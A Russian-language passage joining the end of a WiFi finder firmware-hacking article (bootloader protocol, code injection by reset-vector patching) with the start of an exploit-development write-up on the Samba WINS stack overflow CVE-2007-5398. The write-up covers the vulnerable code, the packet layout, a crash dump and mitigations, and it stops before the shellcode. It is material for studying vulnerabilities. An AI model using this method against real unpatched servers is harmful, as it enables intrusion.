Для тех, кто опасается стирать EEPROM и работать с ней на низком уровне, можно также взаимодействовать с программным загрузчиком, известным как «режим обновления прошивки». Он ограничен работой с 16-килобайтным блоком EEPROM по адресу 0x4000 (процедуры поиска), но в ряде случаев это всё равно полезно. Это хорошая альтернатива для тех, кто не хочет рисковать повредить память устройства или загрузочный вектор. Я считаю его очень безопасным, потому что сам программный загрузчик находится в блоке 0x0000, отдельно от записи и стирания, выполняемых по адресу 0x4000 и выше. Так что вы никак не можете потерять возможность вернуться к исходной EEPROM.

При включении устройства (без перемишки J1-J4) с удерживаемой кнопкой «Next» запускается программный загрузчик, как было описано ранее. Последовательный порт автоматически настраивается на 115,2 кбод, 8n1, и устройство начинает выводить символы. Оно намеревается общаться с ZD1211, но мы можем просто подключить наш интерфейс RS232 и общаться с ним напрямую.

Я не буду вдаваться во все детали, но нам пришлось дизассемблировать сам загрузчик, чтобы найти команды и последовательность обмена данными. Вы можете сделать то же самое. Или можно воспользоваться небольшой программой для чтения и записи устройства в режиме обновления прошивки, доступной онлайн. Краткий обзор частичного дизассемблирования показывает некоторые детали, использованные при разработке нашей программы.

При входе в режим обновления прошивки устройство отправляет 8 байт 0x00 на последовательный порт, сигнализируя о готовности, затем 8 байт 0xA6, обозначающих стирание блока 0xC000. После стирания буферного блока устройство отправляет 8 байт 0xA7. Наконец, оно отправляет 8 байт 0x11 в качестве «приглашения командной строки». Корректная команда будет выполнена, некорректная — проигнорирована, после чего снова последуют 8 байт 0x11.

Хотя показаны не все инструкции, работу каждого из этих разделов можно увидеть по нашим комментариям.

Фрагмент 1: Отправка байт 0xA6, стирание блока 0xC000 и отправка байт 0xA7.

ПРИМЕЧАНИЕ: Показаны не все 8 передач 0xA6 и 0xA7, но суть ясна.

```

053A 7F A6      mov     R7, #0xA6 ; Загрузить 0xA6
053C 12 28 A0    lcall   SerialOut0 ; Отправить на последовательный порт
053F 7F A6      mov     R7, #0xA6 ; Загрузить 0xA6
0541 12 28 A0    lcall   SerialOut0 ; Отправить на последовательный порт
0544 7F C0      mov     R7, #0xC0 ; Загрузить 0xC0 для стирания блока 0xC000
0546 12 29 3C    lcall   Do_IAP_ERASE ; Вызов IAP ROM для стирания 0xC000
0549 7F A7      mov     R7, #0xA7 ; Отправить 8x 0xA7, сигнал завершения стирания
054B 12 28 A0    lcall   SerialOut0
054E 7F A7      mov     R7, #0xA7
0550 12 28 A0    lcall   SerialOut0
0553 7F A7      mov     R7, #0xA7
0555 12 28 A0    lcall   SerialOut0
... И так далее ...

```

Фрагмент 2: Отправка последних байт 0x11 приглашения командной строки и проверка «пароля» и команды.

```

058F 7F 11      mov     R7, #0x11 ; Загрузить 0x11
0591 12 28 A0    lcall   SerialOut0 ; Отправить на последовательный порт
0594 7F 11      mov     R7, #0x11 ; Загрузить 0x11
0596 12 28 A0    lcall   SerialOut0 ; Отправить на последовательный порт
0599 12 29 A2    lcall   SerIn_OneByte ; Получить один байт с последовательного порта
059C BF AA D2    cjne    R7, #0xAA, L_571 ; Если байт не 0xAA — выйти
059F 12 29 A2    lcall   SerIn_OneByte ; Получить один байт с последовательного порта
05A2 BF 77 CC    cjne    R7, #0x77, L_571 ; Если байт не 0x77 — выйти
05A5 12 29 A2    lcall   SerIn_OneByte ; Получить один байт с последовательного порта
05A8 8F 28      mov     RAM_28, R7 ; Сохранить в ячейке 28
05AA E5 28      mov     A, RAM_28 ; Сохранить в A также
05AC 64 A5      xrl     A, #0xA5 ; XOR с 0xA5
05AE 70 2B      jnz     L_5DB ; Если НЕ 0xA5 — перейти к «Erasing»
05B0 7F A5      mov     R7, #0xA5 ; Иначе эхо 0xA5 как подтверждение
05B2 12 28 A0    lcall   SerialOut0
05B5 7F A5      mov     R7, #0xA5
05B7 12 28 A0    lcall   SerialOut0

```

Видно, что загрузчик требует «пароль» 0xAA, 0x77 для доступа к началу интерпретатора команд. После этого он ожидает байт 0xA5 для начала загрузки. Получив 0xA5, он возвращает хосту 8 байт 0xA5 и переходит к процедуре «Receiving» (приёма).

Обратите внимание, что имена функций придуманы нами и, очевидно, не встроены в прошивку. Можете придумать собственные имена и комментарии при самостоятельном дизассемблировании. Кроме того, для стирания блока 0xC000 необходимо использовать внутренние ROM-вызовы устройства. Это интересная функция, предоставленная производителем ИМС для упрощения программирования EEPROM. Подробности IAP ROM-вызовов изложены в техническом описании; ниже приведён короткий фрагмент вызова Do_IAP_ERASE для наглядности.

```

293C Do_IAP_ERASE:
293C 8F 2F      mov     RAM_2F, R7 ; Получить адрес для стирания
293E 75 F8 5A    mov     SFR_F8, #0x5A ; Записать код безопасности ROM
2941 43 A2 20    orl     FIE, #0x20 ; Установить ENBOOT для включения IAP ROM
2944 79 01      mov     R1, #1 ; Функция 0x01 (СТИРАНИЕ EEPROM)
2946 8F 83      mov     DPH, R7 ; Старший байт адреса в DPH
2948 75 82 00    mov     DPL, #0 ; Младший байт адреса в DPL
294B 12 FF F0    lcall   L_FFF0 ; Выполнить вызов IAP ROM

```

```

294E FF      mov     R7, A           ; Сохранить результат в R7
294F 53 A2 DF  anl     FIE, #0xDF    ; Сбросить флаг ENBOOT
2952 53 F8 00  anl     SFR_F8, #0     ; Сбросить код безопасности ROM
2955 22      ret
2955 ; Конец функции Do_IAP_ERASE

```

Интересно, что по адресу FFF0 никакого реального кода нет — этот адрес переадресован на внутреннюю функцию производителя ИМС. Мы включаем эту переадресацию, записывая пароль и устанавливая бит ENBOOT. Как уже упоминалось, детали изложены в техническом описании, но в целом именно так вызываются IAP-функции с нужной командой в регистре R1.

Достаточно ассемблера? Вернёмся к описаниям!

При использовании режима обновления прошивки 16-килобайтный файл должен пройти внутреннюю проверку контрольной суммы: байты по адресам 0x0E и 0x0F (0x400E, 0x400F) устанавливаются так, чтобы 16-битная сумма всего 16-килобайтного блока была 0x0000. Это несложное вычисление, и наша программа для работы с режимом обновления будет проверять и исправлять его на лету при необходимости. При написании собственной программы учтите это: если файл загружен полностью, но контрольная сумма не прошла, устройство отобразит на ЖК-экране BED CS: ????, где вместо ?? будет показана некорректная контрольная сумма. EEPROM не будет обновлена при неверной контрольной сумме. Если контрольная сумма верна, устройство отобразит «Erasing» (стирание), «Upgrading» (обновление) в течение нескольких секунд, затем покажет новую версию прошивки и перезапустится по вашей команде.

Обратите внимание: блок 0xC000 и, возможно, блок 0x8000 используются как буферная память при загрузке нового 16-килобайтного BIN-файла. Если вы разместили собственный код там до входа в режим обновления прошивки, имейте в виду, что эти блоки будут автоматически стёрты при входе в режим обновления.

8.0 - Внедрение собственного кода

Предполагаем, что у вас есть компилятор и необходимые знания для написания кода 8051. Следующий шаг — вставить собственный код для выполнения. Есть два способа: путём патчинга процедур поиска при использовании режима обновления прошивки; или путём патчинга загрузчика при полной перезаписи памяти через ISP-загрузчик.

Оба варианта подходят, но место в процедуре поиска очень ограничено — примерно 1400 байт начиная с адреса 0x7A80. Тем не менее продемонстрируем это здесь.

Точка входа в процедуры поиска находится по адресу 0x4020, куда осуществляется переход после проверки загрузчика. Здесь очищается часть памяти, а затем выполняется переход к основной процедуре поиска по адресу 0x71FE. Вставив переход или вызов сразу после очистки внутренней RAM, можно перенаправить выполнение на собственный код, предположительно расположенный по адресу 0x7A80. После завершения собственного кода можно продолжить нормальную процедуру поиска, перейдя к адресу 0x71FE. Или вставить вызов после очистки RAM и просто вернуться из него.

Оригинальный код для точки входа поиска:

```

org 0x4020
;-----
Finder_Entry:

    mov     R0, #0x7F      ; Загрузить адрес вершины RAM
    clr     A              ; Очистить ACC
Memclear_Loop:              ; seg000_4023

```



```

mov     @R0, A           ; Записать 0 по адресу в R0
djnz    R0, Memclear_Loop ; Уменьшить R0, заиклиться если не закончено
mov     SP, #0xA1        ; Установить указатель стека на 0xA1
ljmp     Finder_Start     ; Перейти к 0x71FE

```

Мы вставляем наш переход или вызов прямо перед `ljmp` к `Startup`. После этого `ljmp` до `0x4070` пустое место, так что вставить несколько инструкций не составит труда. Например:

Модифицированный код для точки входа поиска:

```

org 0x4020
;-----
Finder_Entry:

mov     R0, #0x7F        ; Загрузить адрес вершины RAM
clr     A                ; Очистить ACC

Memclear_Loop:           ; seg000_4023
mov     @R0, A           ; Записать 0 по адресу в R0
djnz    R0, Memclear_Loop ; Уменьшить R0, заиклиться если не закончено
mov     SP, #0xA1        ; Установить указатель стека на 0xA1
ljmp     MyRoutine        ; Изменить этот переход на наш код

org 0x7A80
;-----
MyRoutine:
; наши инструкции здесь
...
...
ljmp     Finder_Start     ; Перейти к 0x71FE

```

Следует учитывать, что между этими двумя точками существует большой объём данных. Лучше всего скомпилировать программу и преобразовать .HEX-файл в .BIN-файл (с помощью `HEX2BIN.exe` — найдите сами или загрузите по ссылке [C]). Затем можно вставить новый код через копирование-вставку в `hex`-редакторе в нужные места оригинального .BIN-файла перед загрузкой на устройство.

Для более смелых гораздо лучше обновить всю EEPROM через ISP-загрузчик. Тогда можно занять весь 16-килобайтный блок по адресу `0x8000`. Этот блок стирается только по команде в режиме обновления прошивки, поэтому он относительно безопасен. Если использовать блок EEPROM по адресу `0xC000`, нельзя входить в режим обновления прошивки — он немедленно сотрёт блок, и придётся перепрограммировать его, чтобы вернуть код на устройство.

При включении устройство начинает выполнение с адреса `0x0000`, куда помещается лишь одна инструкция: вектор перехода сброса. Можно всегда запатчить это место для перехода на собственный код, а позже продолжить с исходным значением, перейдя к адресу `0x0100`. Предпочтительнее патчить по адресу `0x0109`, после того как устройство очистило внутреннюю RAM и установило указатель стека.

Код по адресу `0x0100` почти идентичен началу процедуры поиска, которую мы рассматривали ранее. Стратегия та же, и в данном примере мы перехватываем управление по адресу `0x0109` и переходим к своему коду по адресу `0x8000`. После завершения собственного кода можно продолжить следующий этап исходных процедур запуска (проверка кнопок `Next/Seek`) с переходом к `0x26D2`.

Оригинальный код для запуска при включении. Выполняется по вектору перехода с адреса `0x0000`:

```

org 0x0100
;-----
Power-ON:

mov     R0, #0x7F        ; Загрузить адрес вершины RAM

```

```

    clr      A                      ; Очистить ACC

Memclear_Loop0:                    ; seg000_0103
    mov     @R0, A                  ; Записать 0 по адресу в R0
    djnz    R0, Memclear_Loop0     ; Уменьшить R0, заиклиться если не закончено
    mov     SP, #0xA1              ; Установить указатель стека на 0xA1
    ljmp    Boot_Check             ; Перейти к 0x26D2

```

Модифицированный код для запуска при включении:

```

org 0x0100
;-----
Power-ON:

    mov     R0, #0x7F              ; Загрузить адрес вершины RAM
    clr     A                      ; Очистить ACC

Memclear_Loop0:                    ; seg000_0103
    mov     @R0, A                  ; Записать 0 по адресу в R0
    djnz    R0, Memclear_Loop0     ; Уменьшить R0, заиклиться если не закончено
    mov     SP, #0xA1              ; Установить указатель стека на 0xA1
    ljmp    MyRoutine              ; Перейти к 0x8000 для нашего кода

org 0x8000
;-----
MyRoutine:
    ; наши инструкции здесь
    ...
    ...
    ljmp    Boot_Check             ; Перейти к 0x26D2

```

Этот подход несколько проще для hex-редактирования, поскольку требует изменения лишь нескольких байт по адресу 0x0109. Затем можно безопасно вставить до 16 Кб кода по адресу 0x8000.

Очевидно, что лучшие взломы не используют hex-редактирование, а создают полный .ASM-файл воссоздания остальной EEPROM. Либо мы сами, либо другая группа в конечном счёте выпустит этот .ASM-файл — переговоры ещё ведутся — но это займёт некоторое время, поскольку мы все ещё изучаем дизассемблирование.

9.0 - Заключение

В этой статье мы лишь слегка коснулись поверхности, чтобы дать вам инструменты и отправную точку для собственных разработок. Более продвинутые техники, например вставка двух интерфейсов RS232 между двумя платами, позволяют отслеживать всё взаимодействие в процессе поиска или в режиме обновления прошивки. Таким образом можно легко увидеть командные последовательности, передаваемые между двумя чипами. Кроме того, USB-сниффинг — отличный инструмент для наблюдения за высокоуровневым взаимодействием между ПК и искателем в любой момент. Эти команды также можно увидеть при полном дизассемблировании и анализе файлов прошивки, что не было включено сюда. Используйте собственное воображение и творчество — это откроет множество других возможностей, которые мы даже не рассматривали!

В заключение: данная статья сосредоточена на аппаратном взломе, поэтому часть наших рассуждений о программной стороне и описание наших авторских программных инструментов были опущены. Для более глубокого анализа и деталей, а также для доступа к программным инструментам, описанным в статье, посетите нашу веб-страницу, любезно размещённую проектом Openschemes по ссылке [D].

Удачи и счастливого хакинга!

A.0 - Ссылки

- [1] - Дизассемблер IDA от DataRescue Corporation
<http://www.datarescue.com/>
- [2] - Keil uVision IDE
<http://www.keil.com/uvision/>
- [3] - Allnet Allspot ALL0298
<http://www.allnet-usa.com/html/shop.php?kat=WiFi+54Mbit>
- [4] - ZyXel AG-225H
<http://www.zyxel.com> (прямая ссылка слишком длинная)
- [5] - TrendNet TEW-429UB
http://trendnet.com/products/proddetail.asp?prod=155_TEW-429UB
- [6] - Linksys WUSBF54G
<http://www.linksys.com> (прямая ссылка слишком длинная)
- [7] - Разработка Linux-драйвера ZD1211
<http://zd1211.wiki.sourceforge.net>
- [8] - Обратная разработка ZyXEL AG-225H WiFi Finder (J. Maushammer)
<http://www.maushammer.com/systems/wififinder/index.html>
- [9] - Техническое описание Macronix MX108050A
<http://www.keil.com/dd/docs/datashts/mxic/mx10e8050i.pdf>
- [A] - Техническое описание Maxim MAX3232
<http://datasheets.maxim-ic.com/en/ds/MAX3222-MAX3241.pdf>
- [B] - Формат Intel Hex Record на Keil
<http://keil.com/support/docs/1584.htm>
- [C] - Загрузка HEX2BIN
http://www.tech-tools.com/d_hx2bin.htm
- [D] - Обратная разработка Wifi Finder на Openschemes
<http://wifi.openschemes.com>

Искусство эксплуатации: технический анализ переполнения стека WINS в Samba (CVE-2007-5398)

Автор: max_packetz@felinemenace.org

Содержание

1. Введение
2. Первичный анализ
3. Механизмы защиты Ubuntu 7.10
4. Разбор исходного кода
5. Написание эксплойта для Samba 3.0.23c на FreeBSD 6.2
 - 5.1 — Проверка допустимых флагов регистрации
 - 5.2 — Правильный порядок данных на стеке
 - 5.3 — Анализ получения управления выполнением
 - 5.4 — Шеллкод
 - 5.5 — Получение оболочки
 - 5.6 — Повышение надёжности эксплойта
 - 5.6.1 — Статические данные .bss
 - 5.6.2 — Утечка памяти
 - 5.6.2 — Назад в будущее^W.bss
 - 5.7 — Дополнительные заметки по эксплуатации
6. Ссылки

1 — Введение

15 ноября 2007 года команда Samba опубликовала уведомление безопасности [1], описывающее переполнение стека в демоне nmbd — конкретно в функции `reply_netbios_packet()` файла `nmbd/nmbd_packets.c`.

Эта уязвимость требует специфической нестандартной конфигурации в `smb.conf`, чтобы соответствующий путь выполнения кода был активен. Конкретно, должен быть установлен параметр `"wins support = yes"`. Уязвимость не воспроизводится при установке по умолчанию и вряд ли будет обнаружена случайно. В остальном это достаточно стандартная уязвимость, ничем особым не выделяющаяся.

Данная статья — мой текущий комментарий и анализ в процессе исследования и эксплуатации этой ошибки. Все правки статьи вносились постфактум — так что если я где-то ошибся или обнаружил что-то применимое позже, вы сможете прочитать об этом здесь.

Изначально меня интересовало, как это затрагивает Ubuntu 7.10 по умолчанию, однако впоследствии фокус сместился из-за различных механизмов защиты.

2 — Первичный анализ

Разница между samba-3.0.26 и samba-3.0.27 показана ниже:

```
--- samba-3.0.26/source/nmbd/nmbd_packets.c
+++ samba-3.0.27/source/nmbd/nmbd_packets.c
@@ -963,6 +963,12 @@
     nmb->answers->ttdl      = ttdl;

     if (data && len) {
+         if (len < 0 || len > sizeof(nmb->answers->rdata)) {
+             DEBUG(5, ("reply_netbios_packet: "
+                 "invalid packet len (%d)\n",
+                 len ));
+             return;
+         }
         nmb->answers->rddlength = len;
         memcpy(nmb->answers->rdata, data, len);
     }
}
```

Добавленная проверка сразу указывает на суть проблемы. Глядя на объявление функции `reply_netbios_packet()`, видим:

```
void reply_netbios_packet(struct packet_struct *orig_packet,
    int rcode, enum netbios_reply_type_code rcv_code, int opcode,
    int ttdl, char *data, int len)
{
    struct packet_struct packet;
    struct nmb_packet *nmb = NULL;
    struct res_rec answers;
    struct nmb_packet *orig_nmb = &orig_packet->packet.nmb;
    BOOL loopback_this_packet = False;
    int rr_type = RR_TYPE_NB;
    const char *packet_type = "unknown";

    /* Check if we are sending to or from ourselves. */
    if( ismyip(orig_packet->ip) &&
    (orig_packet->port == global_nmb_port)
    )
        loopback_this_packet = True;

    nmb = &packet.packet.nmb;
    ..
}
```

Проверяем, сколько места выделено в `nmb->answers->rdata`:

```
/* A resource record. */
struct res_rec {
    struct nmb_name rr_name;
    int rr_type;
    int rr_class;
    int ttdl;
    int rddlength;
    char rdata[MAX_DGRAM_SIZE];
};

nameserv.h:#define MAX_DGRAM_SIZE (576) /* tcp/ip datagram limit is 576 bytes */
```

Чтобы воспроизвести уязвимость, нужно определить, как добраться до этого кода в уязвимом состоянии — то есть с полем `len`, превышающим 576 байт.

Выполним `grep -A 6 reply_netbios_ * | less` в каталоге `source/nmbd`. Нас особенно интересует следующее (особенно с учётом упоминания в `advisory` параметра `"wins support = yes"`):

```
nmbd_winsserver.c:     reply_netbios_packet(p, /* Packet to reply to. */
nmbd_winsserver.c:         0, /* Result code. */
nmbd_winsserver.c:         WINS_QUERY, /* nmbd type code. */
nmbd_winsserver.c:         NMB_NAME_QUERY_OPCODE, /* opcode. */
```

```

nmbd_winsserver.c-          lp_min_wins_ttl(),          /* ttl. */
nmbd_winsserver.c-          prdata,                    /* data to send. */
nmbd_winsserver.c-          num_ips*6);                /* data length. */

```

Изучая этот код далее, видим, что он вызывается в функции `process_wins_dmb_query_request()`. Функция перебирает все зарегистрированные хосты типа `0x1b`, считает их, выделяет память, снова проходит по связному списку и записывает IP-адреса и связанные флаги. При этом никаких проверок данных, передаваемых в `reply_netbios_packet()`, не производится.

В `process_wins_dmb_query_request()` из `nmbd_winsserver.c` особый интерес представляет следующий фрагмент:

```

for(i = 0; i < namerec->data.num_ips; i++) {
    set_nb_flags(&prdata[num_ips * 6], namerec->data.nb_flags);
    putip((char *)&prdata[(num_ips * 6) + 2], &namerec->data.ip[i]);
    num_ips++;
}

```

Здесь формируются данные для последующего `memcpy()` с шагом 6 байт. Это может стать проблемой — раскладка стека, возможно, потребует точного контроля, а поле `nb_flags` может проверяться.

Поскольку этот путь кода выглядит правдоподобно, начнём конструировать код для воспроизведения уязвимости.

Сделав дамп пакетов и загрузив его в Wireshark [2], можно разглядеть регистрацию WINS-хоста и приступить к разработке эксплойта. Судя по коду, для воспроизведения уязвимости нужно примерно $(576 / 6)$ регистраций типа `0x1b`, а затем — запрос всех `0x1b`-регистраций.

```

NetBIOS Name Service
Transaction ID: 0x7b60
Flags: 0x2910 (Registration)
  0... .... = Response: Message is a query
.010 1... .. = Opcode: Registration (5)
.... ..0. ... = Truncated: Message is not truncated
.... ..1. ... = Recursion desired: Do query recursively
.... ..1. ... = Broadcast: Broadcast packet
Questions: 1
Answer RRs: 0
Authority RRs: 0
Additional RRs: 1
Queries
  VULN<20>: type NB, class IN
    Name: VULN<20> (Server service)
    Type: NB
    Class: IN
Additional records
  VULN<20>: type NB, class IN
    Name: VULN<20> (Server service)
    Type: NB
    Class: IN
    Time to live: 0 time
    Data length: 6
    Flags: 0x6000 (H-node, unique)
      0... .... = Unique name
      .11. .... = H-node
    Addr: 10.1.1.3

```

- Transaction ID — произвольное 16-битное значение.
- Flags — конкретное 16-битное значение.
- Questions, Answer RRs, Authority RRs, Additional RRs — 16-битные значения.

Раздел «Queries» — 32-байтная строка, кодирующая тип регистрации вместе с информацией о типе и классе. В разделе «Additional records» имя задаётся как `0xc0 0x0c`, что означает использование ранее распакованного имени. Также присутствуют: тип и класс, время жизни, флаги хоста и адрес.

Судя по всему, при регистрации Samba извлекает поле flags из дополнительных записей и IP-адрес, добавляя их в связный список.

Имея эти знания, можно приступить к попыткам эксплуатации, воспроизводя уязвимость. Чтобы сократить объём работы, используем `impacket` [3].

После написания предварительного эксплойта можно убедиться, что выбранный путь кода верен. Код для воспроизведения уязвимости прилагается. Разработку ведём против дефолтной установки Ubuntu 7.10 server.

Крэш выглядит следующим образом:

```
Program received signal SIGSEGV, Segmentation fault.
[Switching to Thread -1213143376 (LWP 31330)]
0x080cd22e in ?? ()
(gdb) x/10i $eip
0x80cd22e: cmp    (%ecx),%al
0x80cd230: jne    0x80cd242
0x80cd232: movzbl 0xffff0bde(%ebx),%eax
0x80cd239: cmp    0x1(%ecx),%al
0x80cd23c: je     0x80cd35d
0x80cd242: mov    0xffffffffbc(%ebp),%edx
0x80cd245: lea    0xffffffffe0(%ebp),%esi
0x80cd248: mov    0x50(%edx),%eax
0x80cd24b: movl   $0x20,0x8(%esp)
0x80cd253: mov    %edx,0x4(%esp)
(gdb) i r ecx
ecx                0x6b6a6968          1802135912
(gdb) bt
#0  0x080cd22e in ?? ()
#1  0xbfe959c8 in ?? ()
#2  0x08138721 in ?? ()
#3  0x00000000 in ?? ()
```

Значение в `ecx` — `0x6b6a6968` — взято из функции `CreatePackets()` в переменной `ip`. Это даёт нам отправную точку для эксплуатации сервиса.

3 — Механизмы защиты Ubuntu 7.10

Краткий обзор превентивных механизмов безопасности в установке Ubuntu 7.10 по умолчанию.

- `dmesg` показывает: защита NX (Execute Disable) активна.
- `/proc/pid/maps` для `nmbd`:

```
08048000-08145000 r-xp 00000000 08:01 462765      /usr/sbin/nmbd
08145000-08150000 rw-p 000fc000 08:01 462765      /usr/sbin/nmbd
08150000-081ea000 rw-p 08150000 00:00 0          [heap]
...
b7fdd000-b7ff7000 r-xp 00000000 08:01 279708      /lib/ld-2.6.1.so
b7ff7000-b7ff9000 rw-p 00019000 08:01 279708      /lib/ld-2.6.1.so
bfbcb9000-bfbdbf000 rw-p bfbcb9000 00:00 0          [stack]
ffffe000-ffffff000 r-xp 00000000 00:00 0          [vdso]
```

Хотя защита от выполнения может быть активна в той или иной форме, судя по всему, есть пути через `return-to-text` или прыжок на статическое отображение `vdso`.

- По строкам в бинарнике видно, что компилятор использует реализацию стекового куки:

```
# strings /usr/sbin/nmbd | grep -i stack | head -n 1
__stack_chk_fail
```

- Установлен `AppArmor` от `SuSE`, однако беглый взгляд показывает, что он не используется:

```
# apparmor_status
apparmor module is loaded.
0 profiles are loaded.
0 profiles are in enforce mode.
0 profiles are in complain mode.
0 processes have profiles defined.
0 processes are in enforce mode :
0 processes are in complain mode.
0 processes are unconfined but have a profile defined.
```

Предположительно, все области памяти исполняемы — посмотрим, как пойдёт.

На данный момент возможные препятствия:

- Эксплойт слепой (если только не найдена утечка памяти — над этим можно поработать позже — либо если повезёт со статическим адресом памяти).
- Рандомизация памяти (частичная: `.text` и `vdso` статичны).
- Проверка стекового куки может как негативно, так и позитивно сказаться на путях эксплуатации.

4 — Разбор исходного кода

Для эксплуатации уязвимости необходимо:

- Определить, какие значения поля `flags` допустимы, поскольку техники эксплуатации могут зависеть от этого, а используемые шеллкоды или адреса — быть ограничены.
- Точно проанализировать, что именно переполняется и что затрагивается перезаписью стека.
- Определить, как получить контроль над выполнением из перезаписи памяти.

Чтобы упростить разработку эксплойта, можно установить пакет `samba-dbg`, поставляемый с Ubuntu 7.10. Он содержит применимые символы для бинарников/библиотек Samba — это значительно поможет в работе.

Поскольку уязвимость воспроизведена, стоит начать с чтения пакетов при приёме и поиска мест использования/определения памяти, постепенно двигаясь к `memcpu()`.

Сервер `nmbd` имеет главный цикл обработки — функцию `process()` в `nmbd/nmbd.c`. Она считывает и ставит в очередь сетевые пакеты, затем обрабатывает их:

```
□□/*
□□ * Read incoming UDP packets.
□□ * (nmbd_packets.c)
□□ */

□□if(listen_for_packets(run_election))
□□return;

□□...

□□/*
□□ * Process all incoming packets
□□ * read above. This calls the success and
□□ * failure functions registered when response
□□ * packets arrive, and also deals with request
□□ * packets from other sources.
□□ * (nmbd_packets.c)
□□ */

□□run_packet_queue();
```

Выполнение передаётся в `nmbd/nmbd_packets.c`, в `run_packet_queue()`, которая перебирает список пакетов, определяя, является ли каждый NMB-пакетом или DGRAM-пакетом. Для

NMB-пакетов проверяется, запрос это или ответ.

Поскольку мы имеем дело с запросом, выполнение передаётся в `process_nmb_request()` (в том же файле `nmbd/nmbd_packets.c`), которая по опкоду перенаправляет в `wins_process_name_query_request()` в `nmbd/nmbd_winsserver.c`.

Фрагмент `wins_process_name_query_request()`:

```
1879 /*****
1880 Deal with a name query.
1881 *****/
1882
1883 void wins_process_name_query_request(struct subnet_record *subrec,
1884                                     struct packet_struct *p)
1885 {
1886     struct nmb_packet *nmb = &p->packet.nmb;
1887     struct nmb_name *question = &nmb->question.question_name;
1888     struct name_record *namerec = NULL;
1889     unstring qname;
1890
1891     DEBUG(3, (
1892         "wins_process_name_query: name query for name %s from IP %s\n",
1893         nmb_namestr(question), inet_ntoa(p->ip) ));
1894
1895     /*
1896     * Special name code. If the queried name is *<lb> then search
1897     * the entire WINS database and return a list of all the IP
1898     * addresses
1899     * registered to any <lb> name. This is to allow domain master
1900     * browsers
1901     * to discover other domains that may not have a presence on
1902     * their subnet.
1903     */
1904     pull_ascii_nstring(qname, sizeof(qname), question->name);
1905     if(strequal(qname, "*") && (question->name_type == 0x1b)) {
1906         process_wins_dmb_query_request(subrec, p);
1907         return;
1908     }
1909 }
```

Поскольку наш триггерный пакет удовлетворяет условию в строке 1902, выполнение переходит в `process_wins_dmb_query_request()` из `nmbd_winsserver.c`. Комментарии к ключевым фрагментам инлайновые:

```
1749 /*****
1750 Deal with the special name query for *<lb>
1751 *****/
1752
1753 static void process_wins_dmb_query_request(
1754     struct subnet_record *subrec,
1755     struct packet_struct *p)
1756 {
1757     struct name_record *namerec = NULL;
1758     char *prdata;
1759     int num_ips;
1760
1761     /*
1762     * Go through all the ACTIVE names in the WINS db looking for
1763     * those
1764     * ending in <lb>. Use this to calculate the number of IP
1765     * addresses we need to return.
1766     */
1767
1768     num_ips = 0;
1769
1770     /* First, clear the in memory list - we're going to
1771     re-populate
1772     it with the tdb_traversal in
1773     fetch_all_active_wins_lb_names. */
1774 }
```

```

1770
1771     wins_delete_all_tmp_in_memory_records();
1772
1773     fetch_all_active_wins_lb_names();
1774
1775     for( namerec = subrec->namelist; namerec; namerec =
            namerec->next ) {
1776         if( WINS_STATE_ACTIVE(namerec) &&
            namerec->name.name_type == 0x1b) {
1777             num_ips += namerec->data.num_ips;

/* Подсчёт количества активных IP-адресов по каждой регистрации. */

1778         }
1779     }
1780
1781     if(num_ips == 0) {

/* Если нет — выходим. */

1782         /*
1783          * There are no 0x1b names registered.
1784          * Return name query fail.
1785          */
1786         send_wins_name_query_response(NAM_ERR, p, NULL);
1787         return;
1788     }
1789     if((prdata = (char *)SMB_MALLOC( num_ips * 6 )) == NULL) {

/* Выделяем необходимую временную память. free() в конце функции. */

1790     DEBUG(0, ("process_wins_dmb_query_request: Malloc fail !.\n"));
1791     return;
1792 }
1793
1794 /*
1795  * Go through all the names again in the WINS db looking for
1796  * those
1797  * ending in <1b>. Add their IP addresses into the list
1798  * we will
1799  * return.
1800  */
1801     num_ips = 0;
1802     for( namerec = subrec->namelist; namerec; namerec =
            namerec->next ) {
1803         if( WINS_STATE_ACTIVE(namerec) &&
            namerec->name.name_type == 0x1b) {

/* Перебираем связный список записей имён, выбирая подходящие. */

1803         int i;
1804         for(i = 0; i < namerec->data.num_ips; i++) {
1805             set_nb_flags(&prdata[num_ips * 6],
                namerec->data.nb_flags);
1806             putip((char *)&
                prdata[(num_ips * 6) + 2], &namerec->data.ip[i]);
1807             num_ips++;
1808         }

/* Копируем данные в выделенную память.
    Формат: [2 байта flags][4 байта IP-адрес] */

1809     }
1810 }
1811
1812 /*
1813  * Send back the reply containing the IP list.
1814  */
1815

```

```

1816     reply_netbios_packet(p,          /* Packet to reply to. */
1817                          0,          /* Result code. */
1818                          WINS_QUERY,  /* nmbd type code. */
1819                          NMB_NAME_QUERY_OPCODE, /* opcode. */
1820                          lp_min_wins_ttl(), /* ttl. */
1821                          prdata,        /* data to send. */
1822                          num_ips*6);    /* data length. */

/* Вызов reply_netbios_packet. Если num_ips*6 > 576 — уязвимость работает. */

1824     SAFE_FREE(prdata);
1825 }

```

В самой `reply_netbios_packet()`:

```

856 /*****
857  Reply to a netbios name packet.  see rfc1002.txt
858 *****/
859
860 void reply_netbios_packet(struct packet_struct *orig_packet,
861                          int rcode, enum netbios_reply_type_code
862                          rcv_code,
863                          int opcode,
864                          int ttl, char *data, int len)
865 {
866     struct packet_struct packet; /* Локальный struct packet на стеке */
867
868     struct nmb_packet *nmb = NULL;
869     struct res_rec answers; /* Локальный res_rec на стеке */
870
871     struct nmb_packet *orig_nmb = &orig_packet->nmb;
872     BOOL loopback_this_packet = False;
873     int rr_type = RR_TYPE_NB;
874     const char *packet_type = "unknown";

```

...далее устанавливаются поля NMB-пакета, `nmb->answers` инициализируется нулями...

```

965     if (data && len) {
966         nmb->answers->rdlength = len;
967         memcpy(nmb->answers->rdata, data, len);
968     }

```

/* Триггер переполнения: запись в локально объявленный `answers->rdata`,
определённый как `char rdata[MAX_DGRAM_SIZE]` (576 байт). */

К сожалению, из-за наличия стековых куки нельзя просто перезаписать сохранённый EIP — при слишком малом числе регистраций видим:

```
*** stack smashing detected ***: /usr/sbin/nmbd terminated
```

Значит, придётся изучить, что можно сделать в процессе работы `send_packet()`. Функция `send_packet()` находится в `libsmb/nmblib.c`:

```

982 /*****
983  Send a packet_struct.
984 *****/
985
986 BOOL send_packet(struct packet_struct *p)
987 {
988     char buf[1024];
989     int len=0;
990
991     memset(buf, '\0', sizeof(buf));
992
993     len = build_packet(buf, p);
994
995     if (!len)
996         return(False);
997
998     return(send_udp(p->fd, buf, len, p->ip, p->port));

```

999 }

`char buf[1024]` выглядит интересно и потенциально полезно.

